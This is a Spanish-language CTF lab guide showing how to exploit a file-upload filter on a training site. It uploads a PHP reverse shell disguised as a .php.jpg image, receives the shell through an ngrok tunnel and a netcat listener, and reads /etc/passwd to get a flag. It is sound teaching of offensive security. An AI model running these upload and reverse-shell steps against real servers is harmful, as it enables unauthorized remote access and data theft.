


Figura 24:

8. Utilice la configuración por defecto e inicie la herramienta

1.4 Laboratorio 2D




Figura 25:

- Ingrese al sitio <http://oea-labs.ddns.net/instahack/> e identifique la pestaña *Proxy* y el tráfico que está siendo capturado




Figura 26:

Seleccione el botón *Forward* para que se permita a la solicitud llegar a su destino

1.4 Laboratorio 2D

10. Suba una foto en formato jpg/png y observe la captura de la solicitud con el contenido de la imagen

AGRADECIMIENTOS

A meterpreter

Elige tu imagen:

Browse... perritos_0.jpg

UPLOAD

Figura 27:




Figura 28:

Observe si la imagen ha sido añadida en la galería de imágenes y

en la ruta de archivos <http://oea-labs.ddns.net/instahack/images/gallery/fuls/>




Figura 29:

Seleccione el botón *Forward* para que se permita la solicitud llegar a su destino. ¿ **Podrá modificarse la extensión y el contenido con código malicioso?**

11. Copie el archivo de shell reversa en la carpeta de su selección e intente subirlo al sitio vulnerable

#Kali Linux

```
$ cp /usr/share/webshells/php/php-reverse-shell.php /home/kali
```

```
(kali@kali)~$ cp /usr/share/webshells/php/php-reverse-shell.php /home/kali
```

Figura 30:

Visualice el contenido de código fuente en el lenguaje php. Este archivo es un popular *reverse shell*, que actúa como un agente malicioso asemejándose a un *backdoor*. Mas información de este script [en este enlace](#)

1.4 Laboratorio 2D




Figura 31:

La restricción del filtro del de contenido de extensiones no permite la carga de archivos en formatos diferentes a jpg/jpg

La imagen es muy pesada o no es un archivo en formato JPEG o PNG.

Figura 32:

12. La validación se enfoca en el tipo de extensión, mas no el contenido del mismo. Inicie la herramienta `ngrok` en el puerto local 4444 del protocolo TCP e identifique el puerto remoto generado en la dirección de la herramienta




Figura 33:


1.4 Laboratorio 2D

```
ngrok by @inconsheveable
Session Status      online
Account             ctf.oea.2020@gmail.com (Plan: Free)
Version             2.3.38
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://8.tcp.ngrok.io:14899 → localhost:4444

Connections
ttr  opn  rtr  rtr  p50  p90
0    0    0.00 0.00 0.00 0.00
```

Figura 34:

Un escenario de reverse shell funciona si la dirección IP de la víctima y el atacante están enlazadas a una interfaz de red. En una red local es fácil de lograr el ataque, sin embargo, hacerlo fuera de la LAN es un trabajo más complejo ya que la infraestructura depende de cada proveedor de Internet, siendo lo más común que los **modems caseros estén bajo NAT y la dirección pública no esté enlazada a ninguna interfaz**. La herramienta `ngrok` sirve como un túnel entre Internet y el host local sin importar la arquitectura del ISP, enlazando el código remoto incrustado en el servidor víctima y las comunicaciones de la máquina virtual



Escenario comprometido mediante ejecución de código remoto

Figura 35: Escenario utilizando la herramienta `ngrok`.

- Aunque `ngrok` servirá como puente para la *reverse shell*, es necesario capturar la respuesta de manera local. Mediante la herramienta `netcat`, se pueden leer conexiones de red de los protocolos TCP y UDP de puertos remotos a locales. Inicie `netcat` en el mismo puerto local especificado por `ngrok`.

```
#Kali Linux
nc -lvpn 4444
```

, donde la opción `l` sirve para iniciar en modo escucha; `v` es verbose; `n` sirve para evitar resoluciones de DNS y `p` es el puerto local de escucha.

1.4 Laboratorio 2D

14. Edite el archivo `php-reverse-shell.php` y añada los datos proporcionados por ngrok en las líneas `$ip` y `$port` como se muestra en la siguiente Figura




Figura 36:

15. Renombre el archivo `php-reverse-shell.php` a `NombreCompleto.php.jpg` y suba al sistema vulnerable, para observar su captura en la herramienta *Burp Suite*

Elige tu imagen:

AldoHernandez.php.jpg

Figura 37:

1.4 Laboratorio 2D

```
POST /instahack/ HTTP/1.1
Host: oea-labs.ddns.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----418995280710925334642892525
Content-Length: 5977
Origin: http://oea-labs.ddns.net
Connection: close
Referer: http://oea-labs.ddns.net/instahack/
Upgrade-Insecure-Requests: 1

-----418995280710925334642892525120
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----418995280710925334642892525120
Content-Disposition: form-data; name="uploaded"; filename="AldoHernandez.php.jpg"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
```

Figura 38:

16. Remueva la extensión `php` y de click al botón *Forward* y visualice si el archivo se guardó en el servidor correctamente

```
-----418995280710925334642892525120
Content-Disposition: form-data; name="uploaded"; filename="AldoHernandez.php"
Content-Type: image/jpeg
```

Figura 39:

Patrocinado por ngrok

```
i
gracias por subir tu foto! images/gallery/fulls/AldoHernandez.php
```

Figura 40:

17. Ingrese a la ruta de archivos <http://oea-labs.ddns.net/instahack/images/gallery/fulls/> e identifique su archivo. Ábralo y observe si la herramienta `netcat` recibió la comunicación remota

Index of /instahack/images/gallery/fulls













<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-	-	-
 01.jpg	2021-04-09 04:00	62K	
 02.jpg	2021-04-09 04:00	25K	
 03.jpg	2021-04-09 04:00	46K	
 04.jpg	2021-04-09 04:00	39K	
 05.jpg	2021-04-09 04:00	44K	
 06.jpg	2021-04-09 04:00	21K	
 07.jpg	2021-04-09 04:00	24K	
 08.jpg	2021-04-09 04:00	23K	
 09.jpg	2021-04-09 04:00	34K	
 10.jpg	2021-04-09 04:00	73K	
 AldoHernandez.php	2021-04-12 15:48	5.4K	

Figura 41:

```

--$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54082
linux ip-172-31-38-46 4.15.0-1032-aws #34-16.04.1-Ubuntu SMP Fri Jan 18 17:00:16 UTC 2019 aarch64 aarch64 aarch64 GNU/Linux
15:54:24 up 3 days, 14:43, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

```

Figura 42: Netcat recibiendo la consola remota

18. Muestre la bandera contenida en el archivo /etc/passwd

```

#Kali Linux
cat /etc/passwd

```



1.4 Laboratorio 2D

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
#bandera{seis}
```

Figura 43: